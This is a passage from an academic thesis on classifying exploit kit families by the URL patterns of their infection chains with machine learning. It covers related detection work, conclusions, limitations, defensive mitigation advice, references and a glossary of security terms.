Takata et al. [67] proposed a method, MineSpider, which analyzes JavaScript code relevant to browser fingerprinting and redirection functionality, then reveals URLs in the webpage by executing the extracted redirection code with the Rhino JavaScript interpreter. MineSpider was implemented in a browser emulator HtmlUnit that can emulate an Internet Explorer 6 browser on Windows XP SP2 and Java Runtime Environment (JRE), Acrobat PDF, and Flash Player browser plug-ins for automatically extracting URLs from webpages independently from the analysis environment. Their malicious dataset contained over 19,000 URL addresses and was captured during a three-year period with the high-interaction honeyclient Marionette. MineSpider extracted 30,000 URLs in a few seconds by applying program slicing to JavaScript code inside the malicious wabpages that were previously detected as drive-by download attacks from 9 EK families.

Aldwairi et al. [68] tested 23 machine learning classifiers using a dataset of 5435 webpages containing drive-by download attacks and based on the detection accuracy they selected the top five to build the detection model. They extracted 26 content features without executing the webpage and reduced the feature vector size to 15. The Bagged Trees binary classifier achieved the highest accuracy with 90%. The disadvantage of the study is that although malicious content is triggered via JavaScript, they do not render page content. The method provides execution time gains, however essential dynamic features are not considered.

Jagannatha [58] proposed a two-layer detection scheme for EKs and processed a Bro-IDS HTTP log of 1000 samples generated by a third party in 2012. Naive Bayes was applied for binary classification and then K-means was utilized for clustering EK families. The 36 features were reduced to 6 attributes and achieved 99% supervised and 75% unsupervised accuracy for 400 reserved samples. While this research does not work with network traffic, it relies on quite basic features, does not benefit from structural patterns in URLs and ignores content features.

Sandnes [59] extracted the URL addresses from the output of an IDS for EK activity detection. The system can detect the sample as either benign or malicious rather than detecting the EK family. A custom dataset was built for experiments by relying on the domain addresses, which were previously associated with an EK activity and triggered IDS alerts related to EK signatures. The SVM, Random Forest, and Naive Bayes classifiers were utilized with 9 features, where the Random Forest model achieved the best accuracy with 97%.

Paraskevi [69] compares the existing solutions and discusses the application of deep learning for EK detection in her thesis. However, the lack of a real-word dataset did not allow her to conduct experiments.

Raunak and Krishnan [70] showed how a sample is manually analyzed rather than proposing a detection mechanism for EKs. They have conducted a superficial analysis for an infection case delivered by Rig EK in 2016. They extract page contents with Wireshark and briefly discuss the code inside.

Analogy. As first studies involve source code analysis, we believe that source code analysis is not feasible to represent such a complex structure in a controlled environment. At the very least, a real-world infection requires several redirections. In addition, the number of visits and the accessed domain addresses quickly change in order to evade detection systems. Although sometimes domain addresses do not change, full URLs are designed for single use. For instance, EK platforms invoke several defensive mechanisms, *(e.g., when some redirection does not access the required resource, EK terminates the chain)*. Hence, designing an artificial EK environment to make it similar to real will not work well in practice. As the source code of the recent EKs are not available to the public yet, in our first study, *Know Your EK* [18], the webpage contents of EK families were explored. Our second research, *ZEKI* [16], focuses on unsupervised models and third research, *IsEK* [17], focuses on supervised models which leverage URL components of EKs. Our latter two works are similar to the latest three studies [13, 14, 15], which try to distinguish between EK types using HTTP traffic. The approach in *Kizzle* [15] is closer to ours where unsupervised methods are employed and the EK families appearing in their evaluation significantly overlap with our EK set. On the other hand, their feature set is only based on page content and they report that their clustering approach inherently requires large amounts of data. Some aspects of *WebWinnow* [13], such as the use of URL features are also similar to our work. Unfortunately, *WebWinnow* requires a sandbox environment to extract basic content features and it is not easy to build an identical one for fair comparison. In addition, the honeyclient technology usage in *WebWinnow* breaks scalability. However, we base our methodology on lightweight analysis with machine learning and utilize simple mathematical calculations and avoid using regular expressions while extracting URL features. Moreover, our method relies on multi-family classification, which is more informative when compared to their favored binary classification. In a nutshell, the proposed technique performs faster and is scalable via customized machine learning algorithms and does not require massive data. The developed models are accurate, performing over 87% precision for unsupervised algorithms *(e.g., KMeans, Agglomerative)* and achieving over about 91% for 3 supervised algorithms *(e.g., KNN, SVM, GBC)*, which is an evidence that our approach is estimator independent. It is important to note that only URLs are leveraged to achieve such a capability.

CHAPTER 6

CONCLUSIONS

In this chapter, firstly, the primary findings are summarized briefly. Secondly, evasion possibility of the method, limitation and delimitation of the research are presented in Section 6.1. Then, lessons learned, further improvement notes, and future work directions are outlined in Section 6.3. Finally, this chapter is concluded with the potential prevention and mitigation strategies in Section 6.2.

The ubiquitous use of Web browsers in daily life in the past decade has generated an immense opportunity for the emergence of sophisticated crimeware. Cyber attacks are increasingly dangerous for Web visitors and the *Exploit Kit (EK)* phenomenon has become a devastating arsenal for Internet crimes, currently being the most trending infection mechanism for attacks targeting Web browsers. The distribution of the infecting URL addresses are fueled via social media and search engine results. An EK serves various types of malicious content over mass malicious e-mail, malicious advertisements on top global websites, and compromised webpages, which draw high volumes of traffic. An EK typically exploits client-side vulnerabilities when accessed and various techniques are utilized to infect the victim systems with a malware. An EK infects victim machines for numerous criminal efforts, such as crypto-mining to stack cash, encrypting office documents *(e.g., word, spreadsheet, text, etc.)* to demand ransom, stealing financial information *(e.g., banking passwords)* to directly use, and even turning a machine into a zombie for instrumenting further attacks *(e.g., distributed denial of service)*.

The past decade has witnessed the introduction of the *"Exploit Kits"* philosophy by the online criminal world in order to make new exploits easy to adapt for attacks as new vulnerabilities are found. Reportedly, an EK deployment does not require hacking expertise anymore. The adversary only needs to learn the infection business logic and the EK service handles all other technical details. The EK architectures have a standardized interface that makes application of attacks programmable, where the EK APIs incorporate multiple exploits and malware in their repository that are seamless to extend and configure. The Exploit Kit phenomenon remains a serious threat for the Web residents due to the fact that they are able to quickly adapt to changing conditions and further, turn them into an advantage. Whenever a vulnerability is disclosed publicly, EK owners develop corresponding exploits and integrate them into their arsenal. Beyond that, they are frequently faster than the Web users, who need to patch the application. Even worse, exceptional EK authors could also exploit vulnerabilities before vendors release a patch or discover zero-day vulnerabilities. Ultimately, EK products serve all those capabilities with a user-friendly interface for the threat actors. Overall, in this cat and mouse game, the threat actors will always have the advantage, since they make the opening gambit and the window of malware distribution is wide open until the campaign is revealed.

This research proposes a lightweight discrimination system for the network traffics of Exploit Kit families. By using *only* the URL characteristics of a complete infection chain, our novel *overall URL patterns* technique reasons about the likelihood of a sequence of HTTP interactions belonging to a specific EK. Our implementation is evaluated on a real-world dataset collected by a pioneer researcher on EK. In particular, our empirical results show that the unsupervised model *ZEKI* clusters a set of unknown EK-based infection traffics quickly achieving between 87.5% - 93.7% precision and our supervised model *IsEK* classifies EK families achieving between 91.6% - 100% significant accuracy and with very low misclassification rate [17]. An individual URL analysis could not reason about whether a set of HTTP traces belong to an EK infection or not, since every URL does not reflect an EK pattern. For example, some URLs do not contain either the path or query, i.e. they are just domain addresses and previously never seen in a malicious activity, which also makes them blacklist-free. On the other hand, the proposed novel *overall URL patterns* technique is highly efficient in discriminating EK families. The results validate our hypothesis that EK infections largely tend to have hidden patterns in URLs, which are only discovered via the analysis of overall URLs, which are responsible for a successful malware infection. The proposed method differs from two similar studies: the system in [13] that combines both URL and content features with binary classification methods and the work of [15] that clusters only the Web contents individually.

It is conjectured that such an agile solution will help security analysts, who work with bulk data collected by honeypots, by providing early threat intelligence feed *(e.g., evolved attack techniques)*, discovery of *zero-day* attacks, creating obstacles for cyber criminals, and increasing the workload of EK engineers. In addition, Web browsers could benefit from the results by applying domain/IP blacklists[1] to protect their consumers. Moreover, search engine operators can promote such methods to prevent indexing URLs leading to EK infrastructures even in case of applied *blackhat search engine optimization (SEO)*, i.e. the *search term poisoning* attack.

In addition to URL analysis, a *context-aware content analysis* is also introduced, which enabled us to find out the new attack, evasion, and hiding methods utilized in EKs [18]. Moreover, we also recognized the content features, which enable a researcher to develop a content analysis system based on machine learning, when one finds an *efficient* way to automatically extract such features. Furthermore, the key findings, unknown insights and trends of the EK ecosystem are highlighted by the systematic comparison and correlation of the indicators extracted from the content analysis. The knowledge we gained were presented to show how an EK-based malware infection could be demystified.

6.1 Open Issues

Limitations. During the experiments, we have evaluated plenty of URL features, but selected the attributes that are easiest to extract in terms of processing time. Some

[1] safebrowsing.google.com

of the notable properties that are discarded due to the mentioned reason include *total number of HTTP GET and POST requests, total number of redirections, total number of distinct domain addresses, total number of unique country codes on domain addresses, total number of unique Top Level Domains (TLDs), total number of distinct files downloaded onto the victim system involved in the infection chain, count of some notorious mime-types (e.g., Shockwave file, Octet-stream, plain text), total bytes of downloaded content onto the victim system*. While our technique is based on the extraction complexity, the decision criteria could rely on purely a feature selection algorithm *(e.g., Information Gain)* in order to get better accuracy while reducing the number of features.

Primarily, an open source data repository is utilized to test our hypothesis and the dataset is the work of a respectful EK researcher, who captures and shares the network packets of real incidents. Although a representative amount of data is gathered for the experiments, the sample size is still limited, just like most other studies. We have 240 real world cases containing over 2250 URLs in our data corpus and we have done several attempts and connections in order to expand our data source, but could not succeed. However, it is obvious that a network traffic which contains today's exploit and malware pair is invaluable and failing to find such a large corpus makes sense and is tolerable in this context.

While we have conducted and presented the results of *context-aware content analysis* in detail, we resisted for a long time to be able to conduct content analysis in a completely automated way. However, the challenges, which are the complexity of infection mechanism *(e.g., stratified obfuscation, encoding and encryption)*, calling remote resources on the execution time, and the malformed HTML and JavaScript files did not allow us to do that *efficiently*.

Delimitation. The scope of this study is limited to the analysis of the currently prominent EK families. One major reason is that, those kits pose greater danger than the others. More precisely, the short-lived, small-scale, unobserved, or inefficient EK flavors are out of scope. In addition, two more EK families *(Sundown and Magnitude)* contained in the dataset were not included in the analysis due to the low number of samples.

Plenty of supervised and unsupervised machine learning models were built for the experiments. However, the results of 2 unsupervised and 3 supervised algorithms are reported, since others could not be optimized or made workable and we had already satisfactory results. A data scientist could also make these algorithms be practical as an alternative. In addition, these reported algorithms could be modeled with an ensemble approach *(e.g., Majority Voting)* which could form a more robust system. Furthermore, unsupervised models could be integrated to supervised models and operated successively.

Evasion. The major advantage of the EK infrastructures is its framework design, which allows large scale malware propagation. However, our research revealed that this fabricated logic is also their weakness. Since *auto-URL-generation* logic follows templates, which is a target for models based on machine learning techniques. On the other hand, if EK authors agree on not using full URL addresses with patterns, namely if they use only domain addresses, detection will be easier even for the traditional signature-based systems. As a result, some advantages and drawbacks makes it a trade-off. It is not easy to bypass our unsupervised and supervised methods together, unless adversarial machine learning techniques are applied.

6.2 Future Opportunities

During the painful automated content-analysis attempts, a shortcoming of industry-wide mature open-source tools was observed, where they did not reflect similar behaviors for the same network traffics. Therefore, firstly an optimized version of these tools could be adapted for malicious network traffic analysis. Secondly, as this study also presents, distinctive context-aware content features that can precisely characterize EK flavors, the unique features of each EK family, and the major similarities and differences between EKs; future research could focus on developing a machine learning model which favors context-aware content features. In order to do that, firstly a tool to *efficiently* extract such features should be developed.

Lessons learned. Since next-generation prevention systems will likely rely on artificial intelligence, attacks that poison machine learning models are expected to be in the scene in the near future. Exploit Kit for mobile and Exploit Kit for IoT are also expected to become more prevalent. No matter what, if you know the threat actor and know yourself, you need not fear the upcoming brand new EK attacks in any field. For EK literature, we conclude by adjusting the wise saying: There are *known knowns*; that is to say currently we know something about EKs. We also know there are *known unknowns*; there is something and we are sure at the moment, we do not have any information about those EKs. Finally, the *unknown unknowns*; we are not even aware of some EKs yet.

6.3 Prevention & Mitigation

Finally, I would also like to express some strategies for prevention for the devastating effects of this increasingly popular threat.

From the defensive prevention perspective: Although leading EK families chase up zero-day vulnerabilities for which no security fixes exist, the remaining majority of EK flavors go after flaws for which patches have already been released [45]. The reason why they do not depend on zero-day is that, many systems unfortunately are not made up-to-date on time. Otherwise, every EK would have had zero-day in order to survive. Although not every EK author discovers brand new vulnerability and exploit pairs, this does not mean the EK contains obsolete exploits. Right after a bug is publicly disclosed, EK authors quickly integrate highly stable exploits under an easy-to-use and almost fully automated interface. Therefore, for the sake of the *Pareto principal*, users should enable auto-update features of the operating system, browsers, and their plug-ins at the very least. On the other hand, as proven by experience, patching large networks is a quite challenging issue, where the more users keep up with the security patches, the more they continue to remain secure. It is definitely a race condition, where the winner stays secure for a while and the loser gets immediately infected. On the other hand, waiting for a patch is not a silver bullet, since sometimes fixes are not released along with the public disclosure of the vulnerabilities. A most notable incident was the *Hacking Team* [71] breach, where two zero-day exploits affecting *Adobe Flash Player* were revealed. Just a few hours later, Angler EK [72] integrated the related two exploits, however patches were hardly developed 2 and 4 days later respectively. This clearly means that relying on a single mitigation strategy will inevitably fail.

Secondly, while updating a system on time is obviously not a silver bullet, not using an anti-exploit/malware product doubles the trouble. Therefore, users can also take into account a second step where, even beyond installing traditional anti-malware applications, they could favor products that claim to apply artificial intelligence solutions *(e.g., anomaly-based dynamic detection, user behavior analysis, big data security analytics solutions, etc.)* rather than static methods *(e.g., signatures and hashes)*. This additional prevention increases the detection chance by getting the exploit caught somehow *(e.g., generic detection patterns or anomaly)* as suspicious.

Thirdly, end users could prefer to disable or limit the unnecessary or unused features of Web browsers *(e.g., plug-ins)*. In addition, blocking advertisement contents is a good practice to indirectly prevent malvertisement threat vector, while reducing the network utilization.

From the proactive prevention perspective: Enterprise environments should involve getting early threat intelligence feeds. Firstly, automated scheduled vulnerability scans could be conducted to find out the systems that have not received the relevant patch yet and then to isolate them. Secondly, it is vital to keep the existing prevention systems qualified for the upcoming new incidents, hence getting samples of the latest versions of EK families is inevitable to increase sensitivity of the prevention systems.

From the offensive prevention perspective: As previously mentioned, attackers are capable of infecting popular websites and according to our knowledge, the root cause is the compromised web pages. Two complementary approaches could be dedicated, which are abolishing the root cause and eradicating the poison. More precisely, detecting those web pages on the Web before the EK owners is an option. Tracking EK authors (not struggling with threat actors) and acting counter-offensive by taking down the EK infrastructures in cooperation with legal authorities is the other effective option.

REFERENCES

[1] J. Cannell, "Tools of the Trade: Exploit Kits," 2013. `https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/` [Online; accessed on February 25, 2019].

[2] N. Provos, P. Mavrommatis, M. Rajab, and F. Monrose, "All Your iFRAMEs Point to Us," in *Proc. of the 17th Usenix Conference on Security Symposium (SEC'08), San Jose, California, USA*, pp. 1–16, USENIX Association, July 2008.

[3] Y. Wang, D. Beck, X. Jiang, and R. Roussev, "Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites that Exploit Browser Vulnerabilities," in *Proc. of the 13th Annual Network and Distributed System Security Symposium (NDSS'06), San Diego, California, USA*, p. 35–49, Internet Society, February 2006.

[4] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu, "The Ghost in the Browser Analysis of Web-based Malware," in *Proc. of the 1st Usenix Workshop on Hot Topics in Understanding Botnets (HotBots'07), Cambridge, Massachusetts, USA*, p. 4, USENIX Association, April 2007.

[5] C. Seifert, I. Welch, and P. Komisarczuk, "HoneyC - The Low-Interaction Client Honeypot," in *Proc. of the New Zealand Computer Science Research Student Conference, Waikato University, Hamilton, New Zealand*, pp. 1–9, NZCSRCS, April 2007.

[6] A. Moshchuk, T. Bragin, D. Deville, S. Gribble, and H. Levy, "SpyProxy: Execution-based Detection of Malicious Web Content," in *Proc. of the 16th Usenix Conference on Security Symposium (SEC'07), Boston, Massachusetts, USA*, pp. 1–16, USENIX Association, August 2007.

[7] J. Nazario, "A Virtual Client Honeypot," in *Proc. of the 2nd Usenix Workshop on Large-Scale Exploits and Emergent Threats (LEET'09), Boston, Massachusetts, USA*, pp. 911–919, USENIX Association, April 2009.

[8] J. Zhang, C. Seifert, W. Lee, and J. Stokes, "ARROW: Generating Signatures to Detect Drive-By Downloads," in *Proc. of the 20th International Conference on World Wide Web (WWW'11), Hyderabad, India*, pp. 187–196, ACM, March 2011.

[9] C. Grier, A. Pitsillidis, N. Provos, M. Rafique, M. Rajab, C. Rossow, K. Thomas, V. Paxson, S. Savage, G. Voelker, and et al, "Manufacturing Compromise: The Emergence of Exploit-as-a-Service," in *Proc. of the 19th ACM Conference on Computer and Communications Security (CCS'12), Raleigh, North Carolina, USA*, p. 821–832, ACM, October 2012.

[10] V. Kotov and F. Massacci, "Anatomy of Exploit Kits: Preliminary Analysis of Exploit Kits as Software Artefacts," in *Proc. of the 5th International Symposium on Engineering Secure Software and Systems (ESSoS'13), Paris, France*, p. 181–196, LNCS Springer, March 2013.

[11] L. Allodi, V. Kotov, and F. Massacci, "MalwareLab: Experimentation with Cybercrime Attack Tools," in *Proc. of the 6th Usenix Workshop on Cyber Security Experimentation and Test (CSET'13), Washington, D.C., USA*, pp. 1–8, USENIX Association, August 2013.

[12] G. De Maio, A. Kapravelos, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "PExy: The Other Side of Exploit Kits," in *Proc. of the 11th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA'14), Egham, UK*, pp. 132–151, LNCS Springer, July 2014.

[13] B. Eshete and V. Venkatakrishnan, "WebWinnow: Leveraging Exploit Kit Workflows to Detect Malicious URLs," in *Proc. of the 4th ACM Conference on Data and Application Security and Privacy (CODASPY'14), San Antonio, Texas, USA*, pp. 305–312, ACM, March 2014.

[14] T. Taylor, X. Hu, T. Wang, J. Jang, M. Stoecklin, F. Monrose, and R. Sailer, "Detecting Malicious Exploit Kits using Tree-based Similarity Searches," in *Proc. of the 6th ACM Conference on Data and Application Security and Privacy (CODASPY'16), San Antonio, Texas, USA*, pp. 255–266, ACM, March 2016.

[15] B. Stock, B. Livshits, and B. Zorn, "Kizzle: A Signature Compiler for Detecting Exploit Kits," in *Proc. of the 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN'16), Toulouse, France*, p. 455–466, IEEE Computer Society, July 2016.

[16] E. Suren and P. Angin, "ZEKI: Unsupervised Zero-day Exploit Kit Intelligence," in *Unpublished*, p. 15, August 2019.

[17] E. Suren, P. Angin, and N. Baykal, "I see EK: A Lightweight Technique to Reveal Exploit Kit family by Overall URL Patterns of Infection Chains," *Turkish Journal of Electrical Engineering & Computer Sciences*, vol. 27, pp. 1–1, June 2019.

[18] E. Suren and P. Angin, "Know Your EK: A Content and Workflow Analysis Approach for Exploit Kits," *Journal of Internet Services and Information Security*, vol. 9, pp. 24–47, February 2019.

[19] L. Allodi, M. Corradin, and F. Massacci, "Then and Now: On the Maturity of the Cybercrime Markets The Lesson That Black-Hat Marketeers Learned," *IEEE Transactions on Emerging Topics in Computing*, vol. 4, pp. 35–46, January 2016.

[20] CheckPoint, "Inside Nuclear's Core: Analyzing the Nuclear Exploit Kit Infrastructure – Part I," 2016. `https://blog.checkpoint.com/wp-content/uploads/2016/04/Inside-Nuclear-1-2.pdf` [Online; accessed on February 25, 2019].

[21] PaloAlto, “Exploit Kits Getting in by Any Means Necessary,” 2016. https://www.paloaltonetworks.com/apps/pan/public/downloadResource?pagePath=/content/pan/en_US/resources/research/exploit-kits [Online; accessed on February 25, 2019].

[22] CERT-UK, “Demystifying the Exploit Kit,” 2015. https://www.ncsc.gov.uk/content/files/protected_files/guidance_files/Demystifying-the-exploit-kit.pdf [Online; accessed on February 25, 2019].

[23] Microsoft, “Microsoft Security Intelligence Report,” Tech. Rep. 21, Microsoft, 2016. https://www.microsoft.com/en-us/security/operations/security-intelligence-report [Online; accessed on February 25, 2019].

[24] F. Howard, “Exploring the Blackhole Exploit Kit,” 2012. https://sophosnews.files.wordpress.com/2012/03/blackhole_paper_mar2012.pdf [Online; accessed on February 25, 2019].

[25] J. Segura, “Exploit Kits: Winter 2018 Review,” 2018. https://blog.malwarebytes.com/threat-analysis/2018/03/exploit-kits-winter-2018-review/ [Online; accessed on February 25, 2019].

[26] K. Security, “Wild Wild West 2016,” 2016. http://www.kahusecurity.com/posts/wild_wild_west_11-2016.html [Online; accessed on February 25, 2019].

[27] J. Jones, “State of Web Exploits,” in *Black Hat Conference, USA*, 2012. http://media.blackhat.com/bh-us-12/Briefings/Jones/BH_US_12_Jones_State_Web_Exploits_Slides.pdf [Online; accessed on February 25, 2019].

[28] B. Duncan, “How the EITest Campaign’s Path to Angler EK Evolved Over Time,” 2016. https://unit42.paloaltonetworks.com/unit42-how-the-eltest-campaigns-path-to-angler-ek-evolved-over-time/ [Online; accessed on February 25, 2019].

[29] B. Duncan, “Campaign Evolution: Darkleech to Pseudo-Darkleech and Beyond,” 2016. https://unit42.paloaltonetworks.com/unit42-campaign-evolution-darkleech-to-pseudo-darkleech-and-beyond/ [Online; accessed on February 25, 2019].

[30] B. Duncan, “Afraidgate: Major Exploit Kit Campaign Swaps Locky Ransomware for CryptXXX,” 2016. https://unit42.paloaltonetworks.com/afraidgate-major-exploit-kit-campaign-swaps-locky-ransomware-for-cryptxxx/ [Online; accessed on February 25, 2019].

[31] J. Segura, “Large Malvertising Campaign Goes (Almost) Undetected,” 2015. https://blog.malwarebytes.com/threat-analysis/2015/09/large-malvertising-campaign-goes-almost-undetected/ [Online; accessed on February 25, 2019].

[32] J. Segura, "Angler Exploit Kit Strikes on MSN.com via Malvertising Campaign," 2016. https://blog.malwarebytes.com/threat-analysis/2015/08/angler-exploit-kit-strikes-on-msn-com-via-malvertising-campaign/ [Online; accessed on February 25, 2019].

[33] D. Chechik, S. Kenin, and R. Kogan, "Angler Takes Malvertising to New Heights," 2016. https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/angler-takes-malvertising-to-new-heights/ [Online; accessed on February 25, 2019].

[34] J. Segura, "Large Angler Malvertising Campaign Hits Top Publishers," 2016. https://blog.malwarebytes.com/threat-analysis/2016/03/large-angler-malvertising-campaign-hits-top-publishers/ [Online; accessed on February 25, 2019].

[35] OWASP, "TOP 10 - 2017: The Ten Most Critical Web Application Security Risks," tech. rep., OWASP, 2017. https://www.owasp.org/images/7/72/OWASP_Top_10-2017_(en).pdf.pdf [Online; accessed on February 25, 2019].

[36] R. Abela, "More Than 70% of WordPress Installations are Vulnerable," 2013. https://www.wpwhitesecurity.com/statistics-70-percent-wordpress-installations-vulnerable/ [Online; accessed on February 25, 2019].

[37] D. Cid, "RevSlider Vulnerability Leads To Massive WordPress SoakSoak Compromise," 2014. https://blog.sucuri.net/2014/12/revslider-vulnerability-leads-to-massive-wordpress-soaksoak-compromise.html [Online; accessed on February 25, 2019].

[38] M. Maunder, "Top 50 Most Attacked WordPress Plugins This Week," 2016. https://www.wordfence.com/blog/2016/08/top-50-attacked-wordpress-plugins-week/ [Online; accessed on February 25, 2019].

[39] D. Y. Wang, S. Savage, and G. M. Voelker, "Juice: A Longitudinal Study of an SEO Botnet," in *Proc. of the 20th Annual Network and Distributed System Security Symposium (NDSS'13), San Diego, California, USA*, p. 17, Internet Society, February 2013.

[40] K. Du, H. Yang, Z. Li, H. Duan, and K. Zhang, "The Ever-changing Labyrinth: A Large-scale Analysis of Wildcard DNS Powered Blackhat SEO," in *Proc. of the 25th USENIX Conference on Security Symposium (SEC'16), Austin, Texas, USA*, pp. 245–262, USENIX Association, August 2016.

[41] L. Bilge, S. Sen, D. Balzarotti, E. Kirda, and C. Kruegel, "EXPOSURE: Finding Malicious Domains Using Passive DNS Analysis," *ACM Transactions on Information and System Security*, vol. 16, pp. 1–28, April 2014.

[42] C. Mannon, "LightsOut EK Targets Energy Sector," 2014. https://www.zscaler.com/blogs/research/lightsout-ek-targets-energy-sector [Online; accessed on February 25, 2019].

[43] B. Duncan, "Understanding Angler Exploit Kit - Part 1: Exploit Kit Fundamentals," 2016. https://unit42.paloaltonetworks.com/unit42-understanding-angler-exploit-kit-part-1-exploit-kit-fundamentals/ [Online; accessed on February 25, 2019].

[44] B. Duncan, "Understanding Angler Exploit Kit - Part 2: Examining Angler EK," 2016. https://unit42.paloaltonetworks.com/unit42-understanding-angler-exploit-kit-part-2-examining-angler-ek/ [Online; accessed on February 25, 2019].

[45] B. Blaze, "The Botnet Wars: A Q&A," 2010. https://bartblaze.blogspot.com.tr/2010/10/botnet-wars-q.html [Online; accessed on February 25, 2019].

[46] M. Grassi and Q. He, "Escaping the Sandbox by not Breaking It," in *DefCon Conference, USA*, 2016. https://papers.put.as/papers/macosx/2016/sandbox_defcon.pdf [Online; accessed on February 25, 2019].

[47] E. Gerds, "PluginDetect," 2016. http://www.pinlady.net/PluginDetect/ [Online; accessed on February 25, 2019].

[48] A. Gómez-Boix, P. Laperdrix, and B. Baudry, "Hiding in the Crowd: an Analysis of the Effectiveness of Browser Fingerprinting at Large Scale," in *Proc. of the 27th International Conference on World Wide Web (WWW'18), Lyon, France*, pp. 309–318, ACM, April 2018.

[49] Kafeine, "CVE-2015-5119 (HackingTeam 0d - Flash up to 18.0.0.194) and Exploit Kits," 2015. https://malware.dontneedcoffee.com/2015/07/hackingteam-flash-0d-cve-2015-xxxx-and.html [Online; accessed on February 25, 2019].

[50] M. Mimoso, "Angler Exploit Kit Attacks Silverlight Vulnerability," 2016. https://threatpost.com/new-silverlight-attacks-appear-in-angler-exploit-kit/116409/ [Online; accessed on February 25, 2019].

[51] S. Sudeep and C. Dan, "CVE-2015-2419 – Internet Explorer Double-Free in Angler EK," 2015. https://www.fireeye.com/blog/threat-research/2015/08/cve-2015-2419_inte.html [Online; accessed on February 25, 2019].

[52] O. Security, "Payloads - Metasploit Unleashed." https://www.offensive-security.com/metasploit-unleashed/payloads/ [Online; accessed on February 25, 2019].

[53] Kafeine, "Locky Ransomware: Dridex Actors Get In The Game," 2016. https://www.proofpoint.com/us/threat-insight/post/Dridex-Actors-Get-In-the-Ransomware-Game-With-Locky [Online; accessed on February 25, 2019].

[54] Kafeine, "CryptXXX: New Ransomware From the Actors Behind Reveton, Dropping Via Angler," 2016. https://www.proofpoint.com/us/threat-insight/post/cryptxxx-new-ransomware-actors-b

ehind-reveton-dropping-angler [Online; accessed on February 25, 2019].

[55] Kafeine, "CryptXXX Ransomware - Version 3.100," 2016. https://www.proofpoint.com/us/threat-insight/post/cryptxxx-ransomware-learns-samba-other-new-tricks-with-version3100 [Online; accessed on February 25, 2019].

[56] R. Rubira Branco, G. Negreira Barbosa, and P. Drimel Neto, "Scientific but Not Academical Overview of Malware Anti-Debugging, Anti-Disassembly and Anti- VM Technologies," in *Black Hat Conference, USA*, 2012. https://media.blackhat.com/bh-us-12/Briefings/Branco/BH_US_12_Branco_Scientific_Academic_WP.pdf [Online; accessed on February 25, 2019].

[57] F. Pedregosa and G. Varoquaux, *Scikit-learn: Machine learning in Python*. 2011.

[58] P. Jagannatha, "Detecting Exploit Kits using Machine Learning," msc, University of Twente, Twente, Holland, 2016.

[59] J. Sandnes, "Applying Machine Learning for Detecting Exploit Kit Traffic," msc, University of Oslo, Oslo, Norway, 2017.

[60] B. Eshete, A. Alhuzali, M. Monshizadeh, P. A. Porras, V. N. Venkatakrishnan, and V. Yegneswaran, "EKHunter: A Counter-Offensive Toolkit for Exploit Kit Infiltration," in *Proc. of the 22th Annual Network and Distributed System Security Symposium (NDSS'15), San Diego, California, USA*, p. 11, Internet Society, February 2015.

[61] T. Taylor, *Using Context to Improve Network-based Exploit Kit Detection*. Phd, University of North Carolina, Chapel Hill, USA, 2016.

[62] G. Jayasinghe, J. Culpepper, and P. Bertok, "Efficient and Effective Realtime Prediction of Drive-by Download Attacks," *Journal of Network and Computer Applications*, vol. 38, pp. 135–49, February 2014.

[63] A. Nappa, M. Rafique, and J. Caballero, "The MALICIA Dataset: Identification and Analysis of Drive-by Download Operations," *International Journal of Information Security*, vol. 14, pp. 15–33, February 2015.

[64] S. Arseni, "HYPER-SIFT: Multi-Family Analysis and Detection of Exploit Kits," msc, University of Illinois, Chicago, USA, 2015.

[65] D. Channegowda, "Exploratory Analysis of Exploit Kit JavaScript," msc, University of Maryland, Baltimore County, USA, 2015.

[66] A. Sood and S. Zeadally, "Drive-by Download Attacks: A Comparative Study," *IT Professional*, vol. 18, pp. 18–25, September 2016.

[67] Y. Takata, M. Akiyama, T. Yagi, T. Hariu, and S. Goto, "MineSpider: Extracting Hidden URLs Behind Evasive Drive-by Download Attacks," *IEICE Transactions on Information and Systems*, vol. 99, pp. 860–872, April 2016.

[68] M. Aldwairi, M. Hasan, and Z. Balbahaith, “Detection of Drive-by Download Attacks using Machine Learning Approach,” *International Journal of Information Security and Privacy*, vol. 11, pp. 16–28, April 2017.

[69] T. Paraskevi, “Classification of Exploit Kits,” msc, University of Piraeus, Piraeus, Greece, 2015.

[70] P. Raunak and P. Krishnan, “Network Detection of Ransomware Delivered by Exploit Kit,” *ARPN Journal of Engineering and Applied Sciences*, vol. 12, pp. 3885–3889, 2017.

[71] P. Pi, “Unpatched Flash Player Flaw, More POCs Found in Hacking Team Leak,” 2015. `https://blog.trendmicro.com/trendlabs-security-intelligence/unpatched-flash-player-flaws-more-pocs-found-in-hacking-team-leak/` [Online; accessed on February 25, 2019].

[72] F. Howard, “A Closer Look at the Angler Exploit Kit,” 2016. `https://news.sophos.com/en-us/2015/07/21/a-closer-look-at-the-angler-exploit-kit/` [Online; accessed on February 25, 2019].

APPENDIX A

GLOSSARY OF KEY CYBER SECURITY TERMS

System	Usually refers to operating system, sometimes attributes to application, and rarely indicates hardware.
Attack	A series of malicious activities against target system to compromise.
Compromise	Gaining unauthorized access to a targeted system.
Target	Digital/electronic systems ranges from personal computer devices *(e.g., desktop, mobile/smart phone etc.)* to servers and computer network infrastructures. Frequently used in the form of *"target system"*. In social engineering context, it is either a single end user or a group. Used in the form of *"targeted attack"* or *"target system/user"*.
Victim	Compromised system by an adversary. The victim user refers to client (end user) of the target system.
Zombie	A system that has been compromised by an adversary via a type of malicious code *(e.g., malware)*. It differs from victim term as zombie is also a botnet member that is remotely controlled and leveraged to execute malicious commands against another targets.
Botnet	Consists of a large scale compromised systems, zombie army, that are leveraged to operate remote commands such as send spam or malware or flood a network for a denial of service attack.
Command & Control (CC)	A centralized server managed by an adversary who controls and sends commands to a botnet/compromised system that reports back.
Adversary	Individual, group, or government *(state-sponsored)* who violates or has intent to breach systems for malicious purposes *(e.g. financial gain, activism, espionage)*. It is also called as attacker, cybercriminal, or Internet-criminal.
Hacker	The entitle of finding and exploiting the vulnerabilities in systems, typically in software.
Actor	Mostly a criminal group (or might be an individual) behind an Exploit Kit (EK) and/or malware. It is also called as operator. Frequently used in the form of *"threat actor"*.
Infection	Gaining access or taking full control of the target system. Frequently used in the form of *"infected system"* or *"malware infection"*.
